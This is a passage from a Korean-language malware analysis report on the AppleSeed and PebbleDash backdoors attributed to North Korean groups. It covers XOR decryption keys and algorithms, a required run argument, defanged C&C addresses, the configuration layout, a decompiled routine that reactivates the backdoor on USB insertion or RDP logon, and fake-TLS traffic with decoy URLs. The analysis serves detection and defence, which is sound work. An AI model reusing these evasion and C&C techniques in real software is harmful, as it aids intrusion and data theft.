[그림 42] 첨부 파일 메일 수신

해당 유형의 AppleSeed는 메일의 첨부 파일을 %ALLUSERSPROFILE%₩temp 경로에 저장까지 수행하면 "STORE 1 +Flags ₩Deleted" 명령을 이용해 사서함에서 첨부 파일의 메일을 삭제한다. 이후 진행 과정인 파일 언패킹 및 복호화 단계는 “3.1 기본 기능 분석” 항목에서 다룬 dropAndRunCmd 스레드의 내용과 동일하다. 즉 CMD, DLL, MemDLL, UpdateDLL 4개의 명령을 수행할 수 있다.

4. PebbleDash 분석

PebbleDash는 Lazarus 그룹에 의해 사용되는 것으로 알려진 백도어 악성코드로서 최소 2016년 경부터 확인되고 있다. 일반적인 Lazarus의 NukeSped 백도어 악성코드류들과 유사하지만 미국 CISA(Cybersecurty & Infrastructure Security Agency) 분석 보고서에서 PebbleDash로 명명함에 따라 본 보고서에서는 PebbleDash로 정리한다.[3] 대부분의 PebbleDash는 실행 시 특정 인자를 필요로 하는 것이 특징이지만 다른 악성코드에 의해 인젝션되어 실행되는 DLL 형태도 확인된다. 최초 실행 시 검증에 사용되는 인자 문자열이나 사용할 API 함수 목록들을 자체적으로 암호화해서 가지고 있다가 실행 중 복호화해서 사용하며, 암호화되어 있는 자체 설정 데이터의 경우에는 또 다른 알고리즘을 이용해 복호화한다.

이외에도 TLS 프로토콜을 위장하여 C&C 서버와 통신하며, 내부에 포함된 다수의 정상 URL들과 랜덤 데이터를 이용해 네트워크 진단을 회피한다. PebbleDash가 지원하는 명령으로는 기본적인 정보 탈취 및 명령 수행이 전부이며 스크린샷, 키로깅 등과 같이 백도어 악성코드들에서 주로 지원하는 기능들은 존재하지 않는다. 하지만 악성코드가 비활성화되어 있다가도 USB 드라이브가 추가되거나 다른 사용자가 RDP를 이용해 로그인하는 등의 이벤트가 발생할 경우 다시 활성화되어 악성 행위를 수행하는 특징적인 기능이 존재한다.

과거부터 현재까지 유포된 PebbleDash 샘플들은 정상적인 실행을 위해 인자가 필요하다는 점, 알고리즘은 다르지만 인자 및 API 함수 목록 그리고 설정 데이터를 암호화해서 가지고 있다는 점, 지원하는 명령 대부분이 동일하다는 점 등의 공통된 특징을 가지고 있지만 차이점도 존재한다. 대표적으로 C&C 통신 시 Raw Socket을 이용하던 과거 샘플과는 다르게 최근 샘플들은 HTTP 프로토콜, 즉 WinHTTP를 이용한다는 것이다. 이외에도 초기 버전의 샘플에서는 지속성 유지를 위한 기능이 존재하지 않았지만 레지스트리 Run키 등록 행위가 추가되어 재부팅 후에도 동작이 가능하게 되었다. 또한 최근 확인되는 PebbleDash는 PIF 드로퍼를 통해 생성되기도 하지만 이미 AppleSeed 및 PebbleDash 등의 악성코드에 감염된 시스템에서는 특정 주소에서 다운로드되어 설치되는 로그도 확인된다.

최근 Kimsuky 그룹이 사용하는 악성코드들은 공통적으로 regsvr32.exe를 이용해 실행되도록 구성된 DLL 형태라는 특징이 있는데, 최신 버전의 PebbleDash에서 regsvr32.exe를 통해 추가 페이로드를 실행시키는 명령이 추가되었다. 또한 PIF 드로퍼로부터 생성되는 PebbleDash 샘플과 Kimsuky 그룹의 AppleSeed 샘플에서 사용되는 각각의 서로 다른 C&C 도메인이 실제로는 동일한 IP 주소인 사례들이 확인되었다.

[3] https://us-cert.cisa.gov/ncas/analysis-reports/ar20-133c

C&C IP	Sample	C&C Domain
45.124.66[.]28	PebbleDash	www.onedriver.kro[.]kr news.scienceon.r-e[.]kr
	AppleSeed	you.ilove.n-e[.]kr
	PIF	get.seino.p-e[.]kr
216.189.149[.]78	PebbleDash	movie.youtoboo.kro[.]kr
	AppleSeed	ppahjcz.tigerwood[.]tech ping.requests.p-e[.]kr interface.avg.n-e[.]kr driver.spooler.p-e[.]kr

[표 16] PebbleDash와 AppleSeed의 C&C 정보 비교

아래에서는 PebbleDash의 초기 버전과 최신 버전에 대한 분석 정보와 두 샘플간의 차이점에 대하여 기술한다.

4.1. 초기 PebbleDash 분석

4.1.1. 초기 루틴

초기 형태의 PebbleDash는 앞에서 언급한 바와 같이 인자를 검사하고 매칭되지 않을 경우에는 종료되기 때문에, 이후 행위를 수행하지 않는 방식의 안티 샌드박스 기법을 사용한다. 다음은 현재 분석 대상 샘플이 비교하는 인자 문자열이다.

- **실행 시 필요한 인자 문자열** : "48Ur~@3$1h45dGy"

a. 인자 및 설정 데이터 복호화 루틴


위의 문자열은 바이너리에 그대로 존재하지 않고 Xor 인코딩되어 존재한다. PebbleDash에는 2가지 복호화 루틴이 사용되며, 인자 및 설정 데이터를 복호화하는 루틴과 API 목록을 복호화하는 루틴이 그것이다. 두 방식 모두 0x1 바이트 Xor 방식이기는 하지만 알고리즘과 키 데이터는 다르다.

여기에서는 먼저 인자 값을 포함한 설정 데이터를 복호화하는데 사용되는 루틴을 다룬다. 다음은 0x40 바이트 크기의 Xor 키와 복호화 루틴이다.

- **설정 복호화에 사용되는 Xor 키** : 5E 85 41 FD 0C 37 57 71 D5 51 5D E3 B5 55 62 20 C1 30 96 D3 77 4C 23 13 84 8B 63 5C 48 32 2C 5B 94 8F 3A 26 79 E2 6B 94 45 D1 6F 51 24 8F

86 72 C8 D3 8D C1 C0 D3 88 56 84 B3 91 E2 B2 24 64 24

- Xor 복호화 알고리즘 : $EncData_n$ xor $XorKey_{n+SizeOfEncData-8\%0x40}$ xor 0x59



[그림 43] 인자 및 설정 데이터 복구에 사용되는 Xor 복호화 루틴

간단하게 인코딩된 데이터와 0x59 그리고 Xor 키를 이용해 디코딩한다. Xor 키는 0x40 바이트이며 이 중에서 사용되는 0x01 바이트 키값은 인코딩된 데이터의 크기 -0x08 번째 오프셋이다.

- 예시
인코딩된 문자열 : B8 30 51 C8 92 4C 08 5D A9 01 FB BF 4A 52 03 4A
복호화된 문자열 : 34 38 55 72 7E 40 33 24 31 68 34 35 64 47 79 00 (48Ur~@3$1h45dGy)

b. API 함수 목록 복호화 루틴

PebbleDash는 설정 데이터 외에도 사용할 API 함수들의 목록을 암호화해서 가지고 있다가 복호화 후 API Resolving 과정을 거쳐 사용한다. API 함수들의 목록은 데이터 섹션에 암호화되어 존재하며 0x0829 사이즈의 데이터를 모두 복호화하면 전체 API 목록을 획득할 수 있다. API 함수들의 목록도 동일하게 0x01 바이트 Xor 방식이 사용되는데, 다음과 같은 0x10 크기의 Xor 키 데이터를 기반으로 한다.

- API 목록 복호화에 사용되는 Xor 키 데이터 : 81 16 AA 52 36 F2 03 3F 6D E2 48 41 49 6A 7E 67

Xor 방식은 아래와 같이 +0x01 오프셋, 즉 위의 키를 기준으로 0x16부터 0x01 바이트가 Xor 키로 사용된다.

- **Xor 복호화 알고리즘** : $EncData_n$ xor $XorKey_{n+1}$


1개의 키가 사용되면 다음부터는 0x10 바이트 크기의 Xor 키 데이터를 기준으로 아래와 같은 알고리즘을 이용해 새로운 0x01 바이트 Xor 키를 구한다.

- **키 생성 알고리즘** : (key_{0x00} + key_{0x09}) xor key_{0x0d} xor key_{0x0f} = NewXorKey


예를 들면 첫 번째 생성 Xor 키는 각 오프셋의 0x01 바이트 값들을 더하고 Xor 연산을 한 결과인 0x6E가 되며 이러한 방식으로 매번 새로운 0x01 바이트 키를 구한다.

- **예시** : (0x81 + 0xE2) xor 0x6A xor 0x67 = 0x6E

- **새로운 Xor 키 데이터** : 16 AA 52 36 F2 03 3F 6D E2 48 41 49 6A 7E 67 6E




[그림 44] API 목록 복구에 사용되는 Xor 복호화 루틴



[그림 45] 복호화되는 API 이름 목록

4.1.2. 설정 데이터 복구

설정 데이터는 위에서 다룬 인자 문자열과 동일한 방식으로 0x01 바이트 Xor 인코딩되어 있다. PebbleDash는 5개의 C&C 서버 주소를 보유할 수 있으며 이 중에서 랜덤으로 선택하여 통신한다. 현재 분석 대상 샘플의 경우 1개만 존재하며 아래와 같은 설정 데이터를 확인할 수 있다.



[그림 46] 복호화된 설정 데이터

다음은 설정 데이터 구조체를 설명하며, 0x00부터 0x10 바이트 크기의 C&C 주소 데이터가 5개 포함될 수 있다.

오프셋	사이즈	의미
+0x00	0x02	sockaddr_in.sin_family
+0x02	0x02	sockaddr_in.sin_port
+0x04	0x04	sockaddr_in.sin_addr
+0x08	0x08	NULL
…	…	…
+0x50	0x08	다음 C&C 통신 시간
+0x58	0x04	디폴트 Sleep 카운트
+0x5C	0x04	랜덤 값
+0x60	0x04	드라이브 알림 플래그
+0x64	0x04	세션 알림 플래그

[표 17] 설정 데이터

여기에서 다루는 PebbleDash는 C&C 서버와의 통신에 Raw Socket을 이용한다. 실제 복호화된 설정 데이터를 보면 C&C 주소가 41.92.208[.]195:443 인 것을 확인할 수 있다.

일반적인 백도어 악성코드들과 달리 PebbleDash는 짧은 시간 동안 C&C 서버와 다수의 통신을 진행하지 않으며, 한 번의 명령 수행 이후 기본적으로 최소한 60초의 대기 시간을 갖는다. +0x58 오프셋의 설정 데이터는 이러한 대기 Sleep() 시간에 대한 설정을 의미하는데, 위의 샘플은 0x0A 즉 10의 값을 갖기 때문에 600초 동안 대기하게 된다. 이러한 디폴트 Sleep 시간은 C&C 명령에 의해 수정될 수 있다.

+0x50 오프셋의 설정 데이터는 다음에 수행할 C&C 서버와의 통신 시작 시간을 나타내는데, 현재 기준 NULL 데이터를 가지고 있지만 명령을 전달받아 수정이 가능하다. 즉 C&C 서버로부터 몇 시간 후에 통신하도록 명령을 전달받을 수 있다. +0x5C 오프셋의 설정 데이터는 이전에 구한 0x4 바이트 랜덤 데이터인데, C&C 서버와의 통신에 사용되기 때문에 고유 식별자로 사용되는 것으로 추정된다.

PebbleDash가 기본적으로 C&C 서버와의 통신에 긴 대기 시간을 갖기 때문에 감염 시스템의 변화에 실시간으로 대응하기 어려운 점이 있다. 하지만 개발자는 무한정 대기하는 대신 새로운 드라이브나 세션이 생성될 경우 대기 루틴을 끝내고 C&C 서버와 통신할 수 있도록 하는 기능을 추가하였으며, 이는 위의 드라이브 알림 플래그와 세션 알림 플래그가 설정되어 있을 경우 활성화된다.

```
while ( 1 )
{
  data_NewDrives = GetLogicalDrives();
  if ( data_NewDrives > data_Drives && config_flag_Drives == 1 )// Compare
  {
    data_state = 3;
    return;
  }
  count_NewActiveSessions = 0;
  v15 = data_NewDrives;
  ::WTSEnumerateSessionsW(0, 0, 1u, &ppSessionInfo, &pCount);
  v11 = pCount;
  if ( pCount )
  {
    v12 = &ppSessionInfo->State;
    do
    {
      if ( *v12 == WTSActive )
        ++count_NewActiveSessions;
      v12 += 3;
      --v11;
    }
    while ( v11 );
    if ( count_NewActiveSessions > count_activeSessions && config_flag_Sessions == 1 )// Compare
      break;
  }
  count_activeSessions = count_NewActiveSessions;
  Sleep(60000u);
  if ( ++v1 >= a1 )
    return;
  data_Drives = v15;
}
data_state = 4;
```

[그림 47] 드라이브 및 세션 알림 루틴

먼저 GetLogicalDrives() API를 이용해 현재 사용 가능한 드라이브의 개수를 구한 후 주기적으로 개수의 변화를 감지한다. 새로운 드라이브가 추가되었다는 것은 대부분의 경우 USB 메모리가 삽입된 것을 의미할 것이다. 또한 WTSEnumerateSessionsW() API를 이용해 현재 활성화된 세션의 수도 모니터링하는데, 만약 감염 시스템에 다른 사용자가 추가적으로 로그온하거나 RDP를 이용해 원격으로 접속할 경우 세션의 수가 늘어남에 따라 PebbleDash가 활성화될 수 있도록 한다.

참고로 뒤에서도 다루겠지만 PebbleDash의 명령 중에는 감염 시스템의 다양한 정보들을 C&C 서버에 전송하는 명령이 있다. 이렇게 전송하는 데이터들 중에는 상태 데이터도 포함되는데, 아래와 같이 명령 수행 중이거나 드라이브 또는 세션이 추가되었을 때 다른 값을 갖게 된다. 이러한 상태 값은 실시간으로 전달받아야 의미가 있을 것으로 보인다. 즉 C&C 서버가 어떻게 구현되었는지는 정확히 알 수 없지만 해당 명령은 공격자가 직접 전달하는 대신 기본적인 통신 시 사용되는 것으로 추정된다.


상태 데이터	의미
0x00	초기 값

0x01	대기 루틴 수행 중
0x02	명령 루틴 수행 중 (5 번 단위)
0x03	드라이브가 추가되었을 때 (일반적으로 USB 삽입)
0x04	세션이 추가되었을 때 (일반적으로 로컬 또는 RDP 를 이용한 로그온)

[표 18] 상태 데이터 종류


4.1.3. C&C 통신

PebbleDash는 TLS 통신을 위장하는 방식으로 C&C 서버와 통신한다. 예를 들어 C&C 서버에 최초로 전달하는 패킷을 보면 다음과 같다.




[그림 48] 최초 C&C 서버 전달 패킷

해당 패킷은 TLS Handshake 과정의 Client Hello 요청으로서 구조화하면 다음과 같은 형태이다.



[그림 49] TLS Client Hello

참고로 위의 패킷을 보면 기본적인 항목 외에 나머지 부분들은 항목 별로 동적으로 구성한 형태이다. 예를 들어 타입이나 TLS 버전과 같은 항목들은 동일하지만 server_name이나 Cipher Suites 즉 암호 알고리즘 집합과 같은 값들은 아래와 같이 바이너리에 하드코딩되어 있는 값들 중 하나를 랜덤하게 선택하여 구성한다.



[그림 50] 랜덤하게 선택되는 데이터

URL 즉 server_name 항목의 경우에도 다음과 같이 보유하고 있는 14개의 정상 URL들 중 하나가 랜덤하게 선택된 것이다.

```
.data:00418A9C B0 8B 41 00            str_randHost1   dd offset aWwwBaiduCom  ; DATA XREF: fn_makeRandpacket+777↑r
.data:00418A9C                                                                ; fn_makeRandpacket+7BE↑r
.data:00418A9C                                                                ; "www.baidu.com"
.data:00418AA0 A0 8B 41 00                            dd offset aWwwAmazonCom ; "www.amazon.com"
.data:00418AA4 90 8B 41 00                            dd offset aWwwAvastCom  ; "www.avast.com"
.data:00418AA8 80 8B 41 00                            dd offset aWwwAppleCom  ; "www.apple.com"
.data:00418AAC 70 8B 41 00                            dd offset aWwwBingCom   ; "www.bing.com"
.data:00418AB0 60 8B 41 00                            dd offset aWwwDellCom   ; "www.dell.com"
.data:00418AB4 50 8B 41 00                            dd offset aWwwAviraCom  ; "www.avira.com"
.data:00418AB8 3C 8B 41 00                            dd offset aWwwMicrosoftCo ; "www.microsoft.com"
.data:00418ABC 28 8B 41 00                            dd offset aWwwLinkedinCom ; "www.linkedin.com"
.data:00418AC0 18 8B 41 00                            dd offset aWwwPaypalCom ; "www.paypal.com"
.data:00418AC4 0C 8B 41 00                            dd offset aWwwUcCom     ; "www.uc.com"
.data:00418AC8 FC 8A 41 00                            dd offset aWwwYahooCom  ; "www.yahoo.com"
.data:00418ACC E8 8A 41 00                            dd offset aWwwWikipediaOr ; "www.wikipedia.org"
.data:00418AD0 D4 8A 41 00                            dd offset aWwwWordpressCo ; "www.wordpress.com"
.data:00418AD4 77 77 77 2E 77 6F 72 64+aWwwWordpressCo db 'www.wordpress.com',0
.data:00418AD4 70 72 65 73 73 2E 63 6F+                                       ; DATA XREF: .data:00418AD0↑o
.data:00418AE6 00 00                                  align 4
.data:00418AE8 77 77 77 2E 77 69 6B 69+aWwwWikipediaOr db 'www.wikipedia.org',0
.data:00418AE8 70 65 64 69 61 2E 6F 72+                                       ; DATA XREF: .data:00418ACC↑o
```

[그림 51] 랜덤하게 선택되는 더미 URL

www.wordpress.com
www.wikipedia.org
